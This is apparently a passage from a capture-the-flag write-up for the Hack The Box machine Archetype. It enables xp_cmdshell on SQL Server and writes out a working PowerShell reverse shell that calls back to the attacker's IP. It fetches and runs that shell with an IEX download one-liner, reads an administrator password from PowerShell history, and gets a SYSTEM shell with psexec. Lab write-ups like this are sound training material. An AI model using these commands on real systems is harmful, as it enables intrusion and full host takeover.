
```
EXEC sp_configure 'Show Advanced Options', 1;
reconfigure;
sp_configure;
EXEC sp_configure 'xp_cmdshell', 1
reconfigure;
xp_cmdshell "whoami"
```



```
SQL> EXEC sp_configure 'Show Advanced Options', 1;
[*] INFO(ARCHETYPE): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
SQL> reconfigure;
SQL> sp_configure;
name                                    minimum       maximum   config_value     run_value

-----------------------------------   -----------   -----------   -----------   -----------

access check cache bucket count                0         65536              0             0

access check cache quota                       0    2147483647              0             0

Ad Hoc Distributed Queries                     0             1              0             0

affinity I/O mask                    -2147483648    2147483647              0             0

affinity mask                        -2147483648    2147483647              0             0

affinity64 I/O mask                  -2147483648    2147483647              0             0

affinity64 mask                      -2147483648    2147483647              0             0

Agent XPs                                      0             1              0             0

allow polybase export                          0             1              0             0

allow updates                                  0             1              0             0

automatic soft-NUMA disabled                   0             1              0             0

backup checksum default                        0             1              0             0

backup compression default                     0             1              0             0

blocked process threshold (s)                  0         86400              0             0

c2 audit mode                                  0             1              0             0
```




```
clr enabled                              0          1          0          0
clr strict security                      0          1          1          1
contained database authentication        0          1          0          0
cost threshold for parallelism           0      32767          5          5
cross db ownership chaining              0          1          0          0
cursor threshold                        -1 2147483647         -1         -1
Database Mail XPs                        0          1          0          0
default full-text language               0 2147483647       1033       1033
default language                         0       9999          0          0
default trace enabled                    0          1          1          1
disallow results from triggers           0          1          0          0
external scripts enabled                 0          1          0          0
filestream access level                  0          2          0          0
fill factor (%)                          0        100          0          0
ft crawl bandwidth (max)                 0      32767        100        100
ft crawl bandwidth (min)                 0      32767          0          0
ft notify bandwidth (max)                0      32767        100        100
ft notify bandwidth (min)                0      32767          0          0
hadoop connectivity                      0          7          0          0
index create memory (KB)               704 2147483647          0          0
in-doubt xact resolution                 0          2          0          0
lightweight pooling                      0          1          0          0
locks                                 5000 2147483647          0          0
max degree of parallelism                0      32767          0          0
max full-text crawl range                0        256          4          4
max server memory (MB)                 128 2147483647 2147483647 2147483647
max text repl size (B)                  -1 2147483647      65536      65536
max worker threads                     128      65535          0          0
```




```
query wait (s)                              -1    2147483647            -1            -1
recovery interval (min)                      0         32767             0             0
remote access                                0             1             1             1
remote admin connections                     0             1             0             0
remote data archive                          0             1             0             0
remote login timeout (s)                     0    2147483647            10            10
remote proc trans                            0             1             0             0
remote query timeout (s)                     0    2147483647           600           600
Replication XPs                              0             1             0             0
scan for startup procs                       0             1             0             0
server trigger recursion                     0             1             1             1
set working set size                         0             1             0             0
show advanced options                        0             1             1             1
SMO and DMO XPs                              0             1             1             1
transform noise words                        0             1             0             0
two digit year cutoff                     1753          9999          2049          2049
user connections                             0         32767             0             0
user options                                 0         32767             0             0
xp_cmdshell                                  0             1             1             1
SQL> EXEC sp_configure 'xp_cmdshell', 1
[*] INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.
SQL> reconfigure;
SQL> xp_cmdshell "whoami"
output
________________________________________________________________________________

archetype\sql_svc

NULL
```

The `whoami` command output reveals that the SQL Server is also running in the context of the user `ARCHETYPE\sql_svc`. However, this account doesn't seem to have administrative privileges on the host.

Let's attempt to get a proper shell, and proceed to further enumerate the system. We can save the PowerShell reverse shell below as `shell.ps1`.




```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.14.22  netmask 255.255.254.0  destination 10.10.14.22
        inet6 fe80::1f90:a9f5:34b3:d793  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef:2::1014  prefixlen 64  scopeid 0x0<global>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 1246  bytes 74961 (73.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1363  bytes 73156 (71.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```




```
$client = New-Object System.Net.Sockets.TCPClient("10.10.14.22",443);
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;
$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "# ";
$sendbyte =([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush()};
$client.Close()
```

Next, stand up a mini webserver in order to host the file. We can use Python.




```
┌──(root💀kali)-[/Documents/htb/boxes/archetype]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

After standing up a netcat listener on port 443, we can use `ufw` to allow the call backs on port 80 and 443 to our machine.




```
┌──(root💀kali)-[/Documents/htb/boxes/archetype]
└─# nc -lvnp 443
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
```


We can now issue the command to download and execute the reverse shell through xp_cmdshell.



```
SQL> xp_cmdshell "powershell "IEX (New-Object Net.WebClient).DownloadString(\"http://10.10.14.22/shell.ps1\");"
```




```
┌──(root💀kali)-[/Documents/htb/boxes/archetype]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.27 - - [31/May/2021 09:45:58] "GET /shell.ps1 HTTP/1.1" 200 -
```



```
┌──(root💀 kali)-[/Documents/htb/boxes/archetype]
└─# nc -lvnp 443
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.27.
Ncat: Connection from 10.10.10.27:49756.
whoami
archetype\sql_svc
# 
```

A shell is received as `sql_svc`, and we can get the user.txt on their desktop.




```
# type user.txt
3e7b102e78218e935bf3f4951fec21a3
```

# Privilege Escalation

As this is a normal user account as well as a service account, it is worth checking for frequently access files or executed commands. We can use the command below to access the PowerShell history file.


```
type
C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\Console
Host_history.txt
```




```
# type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_History.txt
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit
```

This reveals that the `backups` drive has been mapped using the local administrator credentials. We can use Impacket's `psexec.py` to gain a privileged shell.

administrator:MEGACORP_4dm1n!!



```
┌──(root💀kali)-[/Documents/htb/boxes/archetype]
└─# psexec.py administrator@10.10.10.27
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on 10.10.10.27.....
[*] Found writable share ADMIN$
[*] Uploading file zfvvKSFf.exe
[*] Opening SVCManager on 10.10.10.27.....
[*] Creating service caJX on 10.10.10.27.....
[*] Starting service caJX.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```



```
C:\Windows\system32>cd C:\Users\Administrator

C:\Users\Administrator>cd Desktop

C:\Users\Administrator\Desktop>type root.txt
b91ccec3305e98240082d4474b848528
C:\Users\Administrator\Desktop>
```